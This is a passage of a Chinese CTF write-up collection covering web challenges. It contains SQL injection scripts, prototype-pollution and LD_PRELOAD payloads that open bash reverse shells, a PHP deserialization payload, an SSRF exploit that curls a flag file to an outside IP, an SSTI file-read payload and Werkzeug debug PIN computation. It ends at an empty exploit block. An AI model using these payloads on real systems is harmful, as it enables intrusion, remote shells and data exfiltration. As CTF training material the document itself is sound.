

目录

**[Web](#_Toc5729_WPSOffice_Level1)** **[3](#_Toc5729_WPSOffice_Level1)**

[easysqli\_copy(0rays)](#_Toc16242_WPSOffice_Level2) [3](#_Toc16242_WPSOffice_Level2)

[blacklist(0rays)](#_Toc18211_WPSOffice_Level2) [4](#_Toc18211_WPSOffice_Level2)

[ezExpress (0rays)](#_Toc1014_WPSOffice_Level2) [5](#_Toc1014_WPSOffice_Level2)

[ezupload(SU)](#_Toc4345_WPSOffice_Level2) [6](#_Toc4345_WPSOffice_Level2)

[babyphp(W&M)](#_Toc8679_WPSOffice_Level2) [6](#_Toc8679_WPSOffice_Level2)

[node\_game(kn0ck)](#_Toc32746_WPSOffice_Level2) [8](#_Toc32746_WPSOffice_Level2)

[easy\_thinking(timekeeper)](#_Toc18795_WPSOffice_Level2) [11](#_Toc18795_WPSOffice_Level2)

[Flaskapp(timekeeper)](#_Toc16506_WPSOffice_Level2) [13](#_Toc16506_WPSOffice_Level2)

[盲注(timekeeper)](#_Toc9733_WPSOffice_Level2) [16](#_Toc9733_WPSOffice_Level2)

[简单的招聘系统(Nu1L)](#_Toc17967_WPSOffice_Level2) [18](#_Toc17967_WPSOffice_Level2)

[easysql(Nu1L)](#_Toc22416_WPSOffice_Level2) [18](#_Toc22416_WPSOffice_Level2)

**[Reverse](#_Toc16242_WPSOffice_Level1)** **[19](#_Toc16242_WPSOffice_Level1)**

[奇怪的安装包(Ginkgo)](#_Toc4482_WPSOffice_Level2) [19](#_Toc4482_WPSOffice_Level2)

[Miaonei(Venom)](#_Toc9628_WPSOffice_Level2) [21](#_Toc9628_WPSOffice_Level2)

[Code2(Venom)](#_Toc16185_WPSOffice_Level2) [23](#_Toc16185_WPSOffice_Level2)

[Crackme(Kn0ck)](#_Toc27458_WPSOffice_Level2) [23](#_Toc27458_WPSOffice_Level2)

[BabyMac(Nu1L)](#_Toc18040_WPSOffice_Level2) [34](#_Toc18040_WPSOffice_Level2)

[EasyEncrypt(SU)](#_Toc28949_WPSOffice_Level2) [35](#_Toc28949_WPSOffice_Level2)

[Easyvm(timekeeper)](#_Toc28148_WPSOffice_Level2) [36](#_Toc28148_WPSOffice_Level2)

[吃鸡游戏(timekeeper)](#_Toc11491_WPSOffice_Level2) [37](#_Toc11491_WPSOffice_Level2)

[Factory(vidar)](#_Toc3174_WPSOffice_Level2) [42](#_Toc3174_WPSOffice_Level2)

[Analysis of viruses(Vidar)](#_Toc8729_WPSOffice_Level2) [43](#_Toc8729_WPSOffice_Level2)

[veryeasyRE(W&M)](#_Toc26806_WPSOffice_Level2) [43](#_Toc26806_WPSOffice_Level2)

**[PWN](#_Toc32746_WPSOffice_Level1)** **[51](#_Toc32746_WPSOffice_Level1)**

[foolish\_query(Xp0int)](#_Toc20593_WPSOffice_Level2) [51](#_Toc20593_WPSOffice_Level2)

[az\_arch\_64(Xp0int)](#_Toc11901_WPSOffice_Level2) [57](#_Toc11901_WPSOffice_Level2)

[Force(W&M)](#_Toc15571_WPSOffice_Level2) [64](#_Toc15571_WPSOffice_Level2)

[Some\_thing\_exceting!(W&M)](#_Toc8143_WPSOffice_Level2) [65](#_Toc8143_WPSOffice_Level2)

[Some\_thing\_interesting(W&M)](#_Toc30351_WPSOffice_Level2) [68](#_Toc30351_WPSOffice_Level2)

[Signin(timekeeper)](#_Toc13859_WPSOffice_Level2) [72](#_Toc13859_WPSOffice_Level2)

[Borrowstack(timekeeper)](#_Toc8986_WPSOffice_Level2) [72](#_Toc8986_WPSOffice_Level2)

[Dragon Quest(Nu1L)](#_Toc13194_WPSOffice_Level2) [73](#_Toc13194_WPSOffice_Level2)

[BFnote(Venom)](#_Toc11503_WPSOffice_Level2) [79](#_Toc11503_WPSOffice_Level2)

[Document(kn0ck)](#_Toc28311_WPSOffice_Level2) [83](#_Toc28311_WPSOffice_Level2)

**[MISC](#_Toc1260_WPSOffice_Level1)** **[86](#_Toc1260_WPSOffice_Level1)**

[套娃(W&M)](#_Toc22086_WPSOffice_Level2) [86](#_Toc22086_WPSOffice_Level2)

[磁盘套娃(Venom)](#_Toc13999_WPSOffice_Level2) [91](#_Toc13999_WPSOffice_Level2)

[code\_in\_morse(0rays)](#_Toc23439_WPSOffice_Level2) [95](#_Toc23439_WPSOffice_Level2)

[funnygame (SU)](#_Toc31308_WPSOffice_Level2) [98](#_Toc31308_WPSOffice_Level2)

**[Crypto.](#_Toc10897_WPSOffice_Level1)** **[99](#_Toc10897_WPSOffice_Level1)**

[news\_website(W&M)](#_Toc14708_WPSOffice_Level2) [99](#_Toc14708_WPSOffice_Level2)

[easy\_RSA(W&M)](#_Toc800_WPSOffice_Level2) [102](#_Toc800_WPSOffice_Level2)

[GGH(W&M)](#_Toc21732_WPSOffice_Level2) [103](#_Toc21732_WPSOffice_Level2)

[LCG(Vidar)](#_Toc18101_WPSOffice_Level2) [107](#_Toc18101_WPSOffice_Level2)

[Easystream(Vidar)](#_Toc21533_WPSOffice_Level2) [110](#_Toc21533_WPSOffice_Level2)

[EasyRSA(timekeeper)](#_Toc16547_WPSOffice_Level2) [113](#_Toc16547_WPSOffice_Level2)

[Gmcn(Nu1L)](#_Toc8824_WPSOffice_Level2) [114](#_Toc8824_WPSOffice_Level2)

[Warm\_up(0rays)](#_Toc29287_WPSOffice_Level2) [122](#_Toc29287_WPSOffice_Level2)

[Simple\_math(Venom)](#_Toc8579_WPSOffice_Level2) [125](#_Toc8579_WPSOffice_Level2)

[baby(kn0ck)](#_Toc18562_WPSOffice_Level2) [129](#_Toc18562_WPSOffice_Level2)

# **Web**

## **easysqli\_copy(0rays)**

本题主要考察对PDO、check()函数的绕过和SQL实际盲注。

在php中，PDO有两种模式：模拟预编译与非模拟预编译。默认为模拟预编译模式，即不是真正的预编译，而是采用PDO::quote()函数，首先将用户输入转化为字符型，之后将引号等敏感字符转义。这样在gbk编码下，即可通过宽字节注入绕过防护。

但是绕过PDO之后，依然很难绕过check()函数，于是此处利用到了PDO的第二个默认特性：支持多句执行。

于是可用mysql的预编译语句执行查询，例如：

|  |
| --- |
| 0%df';set @x=0x73656c6563742063617365207768656e20737562737472282873656c65637420666c61672066726f6d207461626c6531292c312c31293d276627207468656e20736c65657028332920656c7365203020656e64;prepare a from @x;execute a; |

其中@x是select case when substr((select flag from table1),1,1)='f' then sleep(3) else 0 end的16进制表达，依靠将查询语句转化为16进制执行的这种方式，可以通过时间盲注进行任意需要的sql查询。盲注脚本：

|  |
| --- |
| import requests  import datetime  # 字符串转16进制  def str\_to\_hex(s):  return ''.join([hex(ord(c)).replace('0x', '') for c in s])  url = "http://127.0.0.1:80?id=" # 题目URL  # 已知表名，但不知道字段名，则可通过别名的方式获取字段内容  for i in range(1,10):  state = "select case when (select count(column\_name) from information\_schema.columns where table\_name='table1')=%d then sleep(3) else 0 end" % i  payload = "%df';set @x=0x" + str\_to\_hex(state) + ";prepare a from @x;execute a;"  time1 = datetime.datetime.now()  requests.get(url=url+payload)  time2 = datetime.datetime.now()  intval = (time2 - time1).seconds  if intval >= 3:  column\_num = i # 得到表中字段的数目  break  print("共有%d个字段" % column\_num)  # 利用select b.1 from (select 1,2,3,4 union select \* from table1)b where b.1 != 1)可在不知道字段名的情况下得到字段内容  # 首先手工注出有四个字段，确认flag字段是第几个  for i in range(1,5):  state = "select case when (select b.%d from " \  "(select 1,2,3,4 union select \* from table1)b where b.%d != %d) " \  "like \"flag{%%}\" then sleep(3) else 0 end" % (i,i,i)  payload = "%df';set @x=0x" + str\_to\_hex(state) + ";prepare a from @x;execute a;"  time1 = datetime.datetime.now()  requests.get(url=url+payload)  time2 = datetime.datetime.now()  intval = (time2 - time1).seconds  if intval >= 3:  flag\_num = i # 得到flag字段是第几个  break  print("flag字段位于第%d个" % flag\_num)  # 开始注入字段内容,字段数目直接代入  flag = ""  for i in range(1,50):  for j in range(32,128):  state = "select case when ascii(substr((select b.%d from (select 1,2,3,4 union select \* from table1)b where b.%d!=%d),%d,1))=%d then sleep(3) else 0 end" %(flag\_num,flag\_num,flag\_num,i,j)  payload = "%df';set @x=0x" + str\_to\_hex(state) + ";prepare a from @x;execute a;"  time1 = datetime.datetime.now()  requests.get(url=url + payload)  time2 = datetime.datetime.now()  intval = (time2 - time1).seconds  if intval >= 3:  flag += chr(j) # 得到flag字段是第几个  print(flag)  break |

## **blacklist(0rays)**

改编自强网杯2019随便注，但waf过滤了更多关键词。

首先输入单引号`'`，可以看到报错，然后随意测试一下是否存在waf，输入一个`union select`可以看到存在的waf：

|  |
| --- |
| return preg\_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject); |

A picture containing animal

Description automatically generated

可以看到select被ban，预编译也不可行，不过还是可以使用堆叠注入，收集信息：

|  |
| --- |
| 1;show tables;--+ |

可以看到存在`FlagHere`和`words`表，很明显我们现在位于words表中，这也就是为什么waf中存在`alter`和`rename`的原因，这时候我们就需要一种新的读表的方式

A screenshot of a cell phone

Description automatically generated

https://dev.mysql.com/doc/refman/5.7/en/handler.html ，在这里就可以找到答案

最后根据文档一把梭：

|  |
| --- |
| 1';handler FlagHere open; handler FlagHere read first; |

成功获得flag

## **ezExpress (0rays)**

本题考查toUpperCase()函数及JavaScript原型链污染攻击。

存在www.zip源码泄露，代码审计发现先是toUpperCase()的一个绕过，然后是js原型链污染攻击。

切到登陆注册页面，由于用了 toUpperCase()，随意注册一个账号都会自动大写，特殊字符：

|  |
| --- |
| "ı".toUpperCase() == 'I' |

所以注册账号名 ADMıN，就可以自动注册并登陆进ADMIN，ADMIN页面有个提交按钮，提交后的内容用clone 处理,存在javascript原型链污染

在vps上用nc监听对应端口

在action 页面 改Content-Type: application/json,POST发送构造好的payload：


|  |
| --- |
| {"\_\_proto\_\_":{"outputFunctionName":"\_tmp1;global.process.mainModule.require('child\_process').exec('bash -c \"bash -i >& /dev/tcp/ip/port 0>&1\"');var \_\_tmp2"}} |

看响应是200了，访问 http://题目/info，flag在vps上看到。

## **ezupload(SU)**

本题考查apache ssi rce 漏洞。

访问题目首页是一个文件上传，可通过上传shtml来生成php一句话木马：



然后使用蚁剑连接对应shell，使用根目录的readfile程序读取flag。

## **babyphp(W&M)**

1.扫描目录发现www.zip源码泄露，下载审计

2. 通过update.php页面可知只要登陆成功即可获得flag

3. 审计核心代码lib.php

4. 在UpdateHelper类中发现反序列化点unserialize($newInfo);，但是用户可控的内容只有$Info类的两个属性，不能完全控制序列化数据，无法注入对象

5. 跟进User类的getNewInfo方法，会发现序列化数据在return之前经过了safe函数的过滤，跟进safe函数

|  |
| --- |
| function safe($parm){  $array= array('union','regexp','load','into','flag','file','insert',"'",'\\',"\*","alter");  return str\_replace($array,'hacker',$parm);  } |

6. 在数据已经序列化完成的情况下使用过滤函数改变了序列化字符的长度，导致可以逃逸字符出来，然后注入对象

7. 在类中寻找可用的方法，构造pop链

|  |
| --- |
| //poc.php  <?php  class User  {  public $id;  public $age=null;  public $nickname=null;  }  class Info  {  public $age;  public $nickname;  public $CtrlCase;  public function \_\_construct($age,$nickname){  $this->age=$age;  $this->nickname=$nickname;  }  }  class UpdateHelper  {  public $id;  public $newinfo;  public $sql;  }  class dbCtrl  {  public $hostname="127.0.0.1";  public $dbuser="noob123";  public $dbpass="noob123";  public $database="noob123";  public $name='admin';  public $password;  public $mysqli;  public $token;  }  $d = new dbCtrl();  $d->token='admin';  $b = new Info('','1');  $b->CtrlCase=$d;  $a = new user();  $a->nickname=$b;  $a->age="select password,id from user where username=?";  $c=new UpdateHelper();  $c->sql=$a;  echo serialize($c);    ?> |

pop链的思路：利用UpdateHelper的\\_\\_destruct触发User的\\_\\_toString然后走到Info的\\_\\_call方法，在\\_\\_call中调用了dbCtrl类的login方法，通过控制查询语句，把admin账户的密码查出来。

运行后得到序列化数据:

|  |
| --- |
| O:12:"UpdateHelper":3:{s:2:"id";N;s:7:"newinfo";N;s:3:"sql";O:4:"User":3:{s:2:"id";N;s:3:"age";s:45:"select password,id from user where username=?";s:8:"nickname";O:4:"Info":3:{s:3:"age";s:0:"";s:8:"nickname";s:1:"1";s:8:"CtrlCase";O:6:"dbCtrl":8:{s:8:"hostname";s:9:"127.0.0.1";s:6:"dbuser";s:7:"noob123";s:6:"dbpass";s:7:"noob123";s:8:"database";s:7:"noob123";s:4:"name";s:5:"admin";s:8:"password";N;s:6:"mysqli";N;s:5:"token";s:5:"admin";}}}} |

由于是在逃逸字符，我们需要保证payload在进入属性中之后可以正常反序列化

通过本地调试，得到正常序列化时的字符：

|  |
| --- |
| O:4:"Info":3:{s:3:"age";s:7:"P3rh4ps";s:8:"nickname";s:7:"P3rh4ps";s:8:"CtrlCase";N;} |

其中nickname和age是可控内容

注意前面的内容中标注了有3个属性，为了保证属性一致，在payload前面加上CtrlCase的内容，然后在最后闭合语句，使unserialize忽略掉后面的CtrlCase

构造后得

|  |
| --- |
| ";s:8:"CtrlCase";O:12:"UpdateHelper":3:{s:2:"id";N;s:7:"newinfo";N;s:3:"sql";O:4:"User":3:{s:2:"id";N;s:3:"age";s:45:"select password,id from user where username=?";s:8:"nickname";O:4:"Info":3:{s:3:"age";s:0:"";s:8:"nickname";s:1:"1";s:8:"CtrlCase";O:6:"dbCtrl":8:{s:8:"hostname";s:9:"127.0.0.1";s:6:"dbuser";s:7:"noob123";s:6:"dbpass";s:7:"noob123";s:8:"database";s:7:"noob123";s:4:"name";s:5:"admin";s:8:"password";N;s:6:"mysqli";N;s:5:"token";s:5:"admin";}}}}} |

根据这个payload的字符数，我们需要在nickname中插入足量的黑名单字符，把payload挤出去

这个payload的字符数为463,一个单引号被过滤成hacker后可以挤出5个字符，选择92个单引号和三个union，最终组成了payload

|  |
| --- |
| url:http://ip:port/update.php  postdata：  age=&nickname=''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''''unionunionunion";s:8:"CtrlCase";O:12:"UpdateHelper":3:{s:2:"id";N;s:7:"newinfo";N;s:3:"sql";O:4:"User":3:{s:2:"id";N;s:3:"age";s:45:"select password,id from user where username=?";s:8:"nickname";O:4:"Info":3:{s:3:"age";s:0:"";s:8:"nickname";s:1:"1";s:8:"CtrlCase";O:6:"dbCtrl":8:{s:8:"hostname";s:9:"127.0.0.1";s:6:"dbuser";s:7:"noob123";s:6:"dbpass";s:7:"noob123";s:8:"database";s:7:"noob123";s:4:"name";s:5:"admin";s:8:"password";N;s:6:"mysqli";N;s:5:"token";s:5:"admin";}}}}} |

使用这个payload可以查出admin的密码，经过cmd5查询后可得admin密码yingyingying，登陆即可得到flag

## **node\_game(kn0ck)**

1. 打开题目，可以看到给出了源码。

A screenshot of a cell phone

Description automatically generated

2. 分析源码，可以发现有两个核心接口，一个file\_upload，以及一个core。

3. 可以看到file\_upload是一个本地接口，仅允许本地访问，恰好core疑似存在ssrf。

A screenshot of a cell phone screen with text

Description automatically generated

4. 分析发现core无法控制访问接口，于是查询资料。

5. 最终可以发现因为nodejs编码特性，可以构造CRLF注入，进而实现请求拆分，造成ssrf

在nodejs中，其实对换行操作做了处理，但是在node8及以下，在处理unicode字符存在问题。可以导致换行符出现。

6. 构造ssrf payload，进而实现文件上传。用以上编码格式绕过waf，exp：

|  |
| --- |
| import requests  import sys  payloadRaw = """x HTTP/1.1  POST /file\_upload HTTP/1.1  Host: localhost:8081  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:72.0) Gecko/20100101 Firefox/72.0  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  Accept-Encoding: gzip, deflate  Content-Type: multipart/form-data; boundary=---------------------------12837266501973088788260782942  Content-Length: 6279  Origin: http://localhost:8081  Connection: close  Referer: http://localhost:8081/?action=upload  Upgrade-Insecure-Requests: 1  -----------------------------12837266501973088788260782942  Content-Disposition: form-data; name="file"; filename="5am3\_get\_flag.pug"  Content-Type: ../template  - global.process.mainModule.require('child\_process').execSync('evalcmd')  -----------------------------12837266501973088788260782942--  """  def getParm(payload):  payload = payload.replace(" ","%C4%A0")  payload = payload.replace("\n","%C4%8D%C4%8A")  payload = payload.replace("\"","%C4%A2")  payload = payload.replace("'","%C4%A7")  payload = payload.replace("`","%C5%A0")  payload = payload.replace("!","%C4%A1")  payload = payload.replace("+","%2B")  payload = payload.replace(";","%3B")  payload = payload.replace("&","%26")  # Bypass Waf  payload = payload.replace("global","%C5%A7%C5%AC%C5%AF%C5%A2%C5%A1%C5%AC")  payload = payload.replace("process","%C5%B0%C5%B2%C5%AF%C5%A3%C5%A5%C5%B3%C5%B3")  payload = payload.replace("mainModule","%C5%AD%C5%A1%C5%A9%C5%AE%C5%8D%C5%AF%C5%A4%C5%B5%C5%AC%C5%A5")  payload = payload.replace("require","%C5%B2%C5%A5%C5%B1%C5%B5%C5%A9%C5%B2%C5%A5")  payload = payload.replace("root","%C5%B2%C5%AF%C5%AF%C5%B4")  payload = payload.replace("child\_process","%C5%A3%C5%A8%C5%A9%C5%AC%C5%A4%C5%9F%C5%B0%C5%B2%C5%AF%C5%A3%C5%A5%C5%B3%C5%B3")  payload = payload.replace("exec","%C5%A5%C5%B8%C5%A5%C5%A3")  return payload  def run(url,cmd):  payloadC = payloadRaw.replace("evalcmd",cmd)  urlC = url+"/core?q="+getParm(payloadC)  requests.get(urlC)  requests.get(url+"/?action=5am3\_get\_flag").text  if \_\_name\_\_ == '\_\_main\_\_':  targetUrl = sys.argv[1]  print run(targetUrl,'curl 47.93.52.31:2233 -X POST -d `cat /flag.txt`') |

## **easy\_thinking(timekeeper)**

测试下报错，发现是 ThinkPHP V6.0.0

Web 目录扫描，拿到源码，简单审计下

看下应用代码，发现 session 使用方法不合理，会将部分搜索关键字保存在 session 中，即存在任意文件操作漏洞 ，可以利用这点写入 php 文件，具体分析可参考 ThinkPHP6 任意文件操作漏洞分析<https://paper.seebug.org/1114/> 等相关的网络文章

先注册一个账号，在登录时设置一个 32 位长度的 PHPSESSID 作为文件名

A screenshot of a cell phone

Description automatically generated

在搜索处写入 php 代码，得到 /runtime/session/sess\_c465f41ee715df8c726dcc4742a6.php，使用 antsword 连接，发现无法执行终端命令。

查看 phpinfo 后发现 disable\_functions

|  |
| --- |
| passthru,mail,error\_log,mb\_send\_mail,imap\_mail,exec,system,chroot,chgrp,chown,shell\_exec,popen,proc\_open,pcntl\_exec,ini\_alter,ini\_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl\_alarm,pcntl\_fork,pcntl\_waitpid,pcntl\_wait,pcntl\_wifexited,pcntl\_wifstopped,pcntl\_wifsignaled,pcntl\_wifcontinued,pcntl\_wexitstatus,pcntl\_wtermsig,pcntl\_wstopsig,pcntl\_signal,pcntl\_signal\_dispatch,pcntl\_get\_last\_error,pcntl\_strerror,pcntl\_sigprocmask,pcntl\_sigwaitinfo,pcntl\_sigtimedwait,pcntl\_exec,pcntl\_getpriority,pcntl\_setpriority,imap\_open,apache\_setenv |

使用 LD\_PRELOAD 绕过，虽然限制了很多常用来 bypass 的函数，但是在 phpinfo 信息中注意到有个 gnupg 拓展，该拓展能够实现在 php 中使用 gpg 加密，不是很常见。测试可以发现使用 gnupg 拓展下的 gnupg\_init() 函数 可以进行 bypass。

exp.c:

|  |
| --- |
| #include <stdlib.h>  \_\_attribute\_\_((constructor)) void j0k3r(){  unsetenv("LD\_PRELOAD");  if (getenv("cmd") != NULL){  system(getenv("cmd"));  }else{  system("echo 'no cmd' > /tmp/cmd.output");  }  } |

先本地生成 exp.so， `gcc --share -fPIC exp.c -o exp.so`

antsword 上传文件到 /tmp/exp.so

写入以下 php 文件

|  |
| --- |
| <?php putenv("cmd=/bin/bash -c 'bash -i >& /dev/tcp/host/port 0>&1'");putenv("LD\_PRELOAD=/tmp/exp.so");gnupg\_init();?> |

反弹 shell，执行 /readflag 读取 flag 文件

## **Flaskapp(timekeeper)**

题目就是一个用flask写的base64 加密解密的小应用，根据提示1，失败乃成功之母（应该能想到flask的debug模式），即使想不到在base64 解密部分也很容易出现错误进入debug，然后发现部分源码，解码部分存在ssti，且存在waf，加waf的目的是达到不能命令执行的效果，只能读文件。提示页面第二个提示PIN，因此题目应该从PIN入手，最后读文件收集计算PIN的关键数值，最后得出PIN，最后命令执行。

在/decode 下输入无法解密的字符串，即可报错出现debug模式，最简单的就是对1解密，泄露部分源码

|  |
| --- |
| ```python  @app.route('/decode',methods=['POST','GET'])  def decode():  if request.values.get('text') :  text = request.values.get("text")  text\_decode = base64.b64decode(text.encode())  tmp = "结果 : {0}".format(text\_decode.decode())  if waf(tmp) :  flash("no no no !!")  return redirect(url\_for('decode'))  res = render\_template\_string(tmp)  flash(res) |

此处错误使用render\_template\_string，所以存在ssti模板注入。

验证如下

{{9+9}} base64 结果为 e3s5Kzl9fQ==，但该应用程序解密的结果为 18

然后就是常规SSTI步骤，但发现过滤了很多字符，像system、popen等系统命令函数都被过滤

A close up of a logo

Description automatically generated

既然不能命令执行就尝试读取文件 用下面payload可以任意文件读取

|  |
| --- |
| {% for c in [].\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() %}{% if c.\_\_name\_\_=='catch\_warnings' %}{{ c.\_\_init\_\_.\_\_globals\_\_['\_\_builtins\_\_'].open('/etc/passwd', 'r').read() }}{% endif %}{% endfor %} |

A screenshot of a cell phone

Description automatically generated

但是由于未知flag存放位置，所以就尝试获取pin计算的关键信息。

PIN 机制在 [Flask debug 模式 PIN 码生成机制安全性研究笔记

](https://www.cnblogs.com/HacTF/p/8160076.html) 一文中有详细的研究。

生成PIN的关键值有如下几个

\* 1. 服务器运行flask所登录的用户名。 通过/etc/passwd中可以猜测为flaskweb 或者root ，此处用的flaskweb

\* 2. modname 一般不变就是flask.app

\* 3. getattr(app, "\\_\\_name\_\_", app.\\_\\_class\_\_.\\_\\_name\_\_)。python该值一般为Flask 值一般不变

\* 4. flask库下app.py的绝对路径。通过报错信息就会泄露该值。本题的值为 /usr/local/lib/python3.7/site-packages/flask/app.py

\* 5.当前网络的mac地址的十进制数。通过文件/sys/class/net/eth0/address eth0为当前使用的网卡：

A close up of a logo

Description automatically generated

转化成10进制的结果为：

A picture containing object

Description automatically generated

\* 6.最后一个就是机器的id。

对于非docker机每一个机器都会有自已唯一的id，linux的id一般存放在/etc/machine-id或/proc/sys/kernel/random/boot\_i，有的系统没有这两个文件，windows的id获取跟linux也不同。

对于docker机则读取/proc/self/cgroup：

11:memory:/docker/9e06b8a1d939b2125978fb9393e8a021553002ee0a876e6da648099ec3b10d53 10:blkio:/docker/9e06b8a1d939b2125978fb9393e8a021553002ee0a876e6da648099ec3b10d53 9:cpu,cpuacct:/docker/9e06b8a1d939b2125978fb9393e8a021553002ee0a876e6da648099ec3b10d53 8:devices:/docker/9e06b8a1d939b2125978fb9393e8a021553002ee0a876e6da648099ec3b10d53 7:cpuset:/docker/9e06b8a1d939b2125978fb9393e8a021553002ee0a876e6da648099ec3b10d53 6:hugetlb:/docker/9e06b8a1d939b2125978fb9393e8a021553002ee0a876e6da648099ec3b10d53 5:freezer:/docker/9e06b8a1d939b2125978fb9393e8a021553002ee0a876e6da648099ec3b10d53 4:perf\_event:/docker/9e06b8a1d939b2125978fb9393e8a021553002ee0a876e6da648099ec3b10d53 3:net\_cls,net\_prio:/docker/9e06b8a1d939b2125978fb9393e8a021553002ee0a876e6da648099ec3b10d53 2:pids:/docker/9e06b8a1d939b2125978fb9393e8a021553002ee0a876e6da648099ec3b10d53 1:name=systemd:/docker/9e06b8a1d939b2125978fb9393e8a021553002ee0a876e6da648099ec3b10d53

其中的 9e06b8a1d939b2125978fb9393e8a021553002ee0a876e6da648099ec3b10d53 这个值就是machine id。

至此所有关键值都获取完毕剩下的就是计算PIN值

计算PIN值的关键代码在Lib\site-packages\werkzeug\debug\\\_\\_init\_\_.py

提出来代码（kingkk师傅的exp）如下

|  |
| --- |
| import hashlib  from itertools import chain  probably\_public\_bits = [  'flaskweb',# username  'flask.app',# modname  'Flask',# getattr(app, '\_\_name\_\_', getattr(app.\_\_class\_\_, '\_\_name\_\_'))  '/usr/local/lib/python3.7/site-packages/flask/app.py' # getattr(mod, '\_\_file\_\_', None),  ]  private\_bits = [  '2485377892354',# str(uuid.getnode()), /sys/class/net/eth0/address 根据实际使用的网卡  '81ef01dec0f0eb6d6c0f3752b487b10e'# get\_machine\_id(), /etc/machine-id /proc/sys/kernel/random/boot\_i  ]  h = hashlib.md5()  for bit in chain(probably\_public\_bits, private\_bits):  if not bit:  continue  if isinstance(bit, str):  bit = bit.encode('utf-8')  h.update(bit)  h.update(b'cookiesalt')  cookie\_name = '\_\_wzd' + h.hexdigest()[:20]  num = None  if num is None:  h.update(b'pinsalt')  num = ('%09d' % int(h.hexdigest(), 16))[:9]  rv =None  if rv is None:  for group\_size in 5, 4, 3:  if len(num) % group\_size == 0:  rv = '-'.join(num[x:x + group\_size].rjust(group\_size, '0')  for x in range(0, len(num), group\_size))  break  else:  rv = num  print(rv) |

在解码处使flask报错，鼠标移动到报错上，右侧会出现控制台的符号，点控制台符号，输入pin值，进入python交互式命令行

>>> import os

>>> os.popen('ls /').read()

'app\nbin\nboot\ndev\netc\nhome\nlib\nlib64\nmedia\nmnt\nopt\nproc\nrequirements.txt\nroot\nrun\nsbin\nsrv\nsys\nthis\_is\_the\_flag.txt\ntmp\nusr\nvar\n'

>>> os.popen('cat this\_is\_the\_flag.txt').read()

读取flag

## **盲注(timekeeper)**

1. 根据代码猜测字段名为`flllllllag`

A screenshot of a cell phone

Description automatically generated

2. 利用burp+fuzz测试出waf

3. 构建脚本注出flag

注意：脚本中有两个需要注意的地方，第一个是正则表达是中的`.`和`?`，第二个是`{`需要加反斜杠转义

|  |
| --- |
| # !/usr/bin/python3  # -\*- coding:utf-8 -\*-  # author: Forthrglory  import requests  def getFlag(url):  s = ''  r = requests.session()  x = ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', '\\\\{', '-', '\\\\}']  for i in range(1,43):  for j in x:  t = s + j  data = url + 'id=(if((fl4g regexp "^%s"),sleep(5),1));' % t  result = r.get(data)  if (result.elapsed.total\_seconds() > 5):  s = t  print(s)  break  print('flag=' + s)  if \_\_name\_\_ == '\_\_main\_\_':  url = 'http://192.168.113.171:8899/index.php?'  f = getFlag(url) |

## **简单的招聘系统(Nu1L)**

1.随便注册发现可以更新信息，并且可以看到自己的safekey，adminpage提示需要admin登录

2. admin密码是弱口令admin888

3. adminpage查询处存在二次注入

4. 注册一个用户为test1，进入后更新个人简介为`' or updatexml(1,concat(0x7e,(select flaaag from flag)),0) or '`,然后进入admin账户，用test1的safekey查询即可insert报错注入。

## **easysql(Nu1L)**

1. Fuzz 过滤的关键字

2. `select group\_concat(table\_name) from sys.x$schema\_flattened\_keys`注表名


2. `1&&((select 1,concat('K~',CAST('0' as json))) < (select \* from f1ag\_1s\_h3r3\_hhhhh limit 1))`布尔盲注注内容payload，exp：

|  |
| --- |
